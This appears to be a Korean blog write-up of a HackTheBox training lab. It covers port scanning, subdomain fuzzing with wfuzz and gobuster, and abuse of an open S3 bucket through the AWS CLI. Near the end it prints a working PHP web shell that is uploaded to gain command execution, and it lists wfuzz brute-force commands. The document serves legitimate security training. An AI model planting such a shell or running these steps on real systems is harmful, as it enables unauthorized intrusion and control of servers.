Task

- How many TCP ports are open?
- 2
- What is the domain of the email address provided in the "Contact" section of the website?
- thetoppers.htb

- In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?
- /etc/hosts
- Which sub-domain is discovered during further enumeration?
- s3.thetoppers.htb
- Which service is running on the discovered sub-domain?
- Amazon S3
- Which command line utility can be used to interact with the service running on the discovered sub-domain?
- awscli
- Which command is used to set up the AWS CLI installation?
- aws configure
- What is the command used by the above utility to list all of the S3 buckets?
- aws s3 ls
wfuzz
https://lastcard.tistory.com/971
- 디렉터리 및 파일 스캔 (default는 Gobuster가 더 유리하지만 wfuzz는 정밀 조작 가능.)
- wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404 http://target.com/FUZZ
- 파라미터 퍼징 (숨겨진 변수 찾기)
- wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404 http://target.com/index.php?FUZZ=test
- 인증 크랙 (아이디/비번 동시에)
- wfuzz -c -w users.txt -w passwords.txt --sc 200 -d "username=FUZZ&password=FUZ2Z" http://target.com/login.php
- 헤더(Header) 조작 공격
- wfuzz -c -w malicious_headers.txt -H "User-Agent: FUZZ" http://target.com
그 밖에도 인코딩 기능 활용, 에러페이지 거르기, 여러값 동시대입, 특정 길이 응답 골라내기 등 가능하다.
Amazon s3 (Simple Storage Service)
아마존 웹 서비스(AWS)가 제공하는 클라우드 스토리지 서비스로 파일, 데이터 등을 저장하고 관리하는 데 사용되는 웹 기반 스토리지 시스템이다.
AWS CLI
- 설치과정
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install

# 또는
apt install awscli- command
aws configure

aws s3 ls # ls : 버킷 경로에있는 dir, file 리스트 출력
aws s3 ls s3://BUCKET_NAME/PATH # 하위 경로 ls

aws s3 sync DIRECTORY s3://BUCKET_NAME/PATH # 동기화 명령어

aws s3 cp DIRECTORY s3://BUCKET_NAME/PATH # cp
aws s3 cp s3://BUCKET_NAME/PATH DIRECTORY

aws s3 mv DIRECTORY s3://BUCKET_NAME/PATH # mv
aws s3 mv s3://BUCKET_NAME/PATH DIRECTORY

aws s3 rb s3://BUCKET_NAME/ # rb : remove bucket
aws s3 mb s3://NEW_BUCKET_NAME # mb : make bucket- 타겟서버로 연결 :`--endpoint-url` http://s3.thetoppers.htb
- `aws --endpoint-url http://s3.thetoppers.htb` s3 ls 해당 옵션을 사용해야 이 가능하다.
Write Up
`nmap -p- --min-rate 1000 -sV 10.129.227.248`
웹사이트에 접속하여 CONTACT부분을 확인해준다.
http://thetoppers.htb 를 /etc/hosts 에 추가해준다.
task를 보면 enumeration 돌리면서 sub domain을 찾아보라는데, 이때 사용할 수 있는 도구에는 wfuzz, ffuf 등이 있다고 한다.
pip install wfuzz
wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404 http://target.com/FUZZ
# --hc 404 없는 페이지 출력x
헤더를 조작해서 스캔하는 방식이 정확하기 때문에 아래와 같이 수행해준다.
wfuzz -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.thetoppers.htb" --hc 200 [http://thetoppers.htb](http://thetoppers.htb/)
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb
현서버는 존재하지않는 서브도메인을 요청하면 무조건 200를 반환하게 되어있다. 따라서 —hc 200으로 가려주었다.

http://s3.thetoppers.htb 를 다시 /etc/hosts 에서 수정해준다.

다시 웹에 접속하여 확인해보면 아래와 같이 json형태로 출력이 나온다.

s3를 사용해보곘다.
aws configure
# 이후 대충 아무 문자열로 채워준다.
aws --endpoint=http://s3.thetoppers.htb s3 ls
`aws --endpoint-url http://s3.thetoppers.htb s3 cp s3://thetoppers.htb/index.php .` 로 파일 다운로드가 되는 지 먼저 확인해보았다.
<?php

echo 'Enter a Command:<br>';
echo '<form action="">';
echo '<input type=text name="cmd">';
echo '<input type="submit">';
echo '</form>';

if(isset($_GET['cmd'])){
	system($_GET['cmd']);
}

?>
`aws --endpoint-url http://s3.thetoppers.htb s3 cp mine.php s3://thetoppers.htb` 로 파일 업로드를 해주고 다시 /etc/hosts도 수정해주겠다.

다시 http://thetoppers.htb/mine.php에 접속하면 성공적으로 컨트롤할 수 있게 된다.

'HackTheBox' 카테고리의 다른 글
| [Tier1] Funnel (tunneling, postgresql) (0) | 2026.04.04 |
|---|---|
| [Tier1] Ignition (Most common passwords) (0) | 2026.04.04 |
| [Tier1] Responder (LFI, RFI, NTLM) (0) | 2026.04.04 |
| [Tier1] Crocodile (gobuster) (0) | 2026.04.04 |
| [Tier1] Sequel (MariaDB) (0) | 2026.04.04 |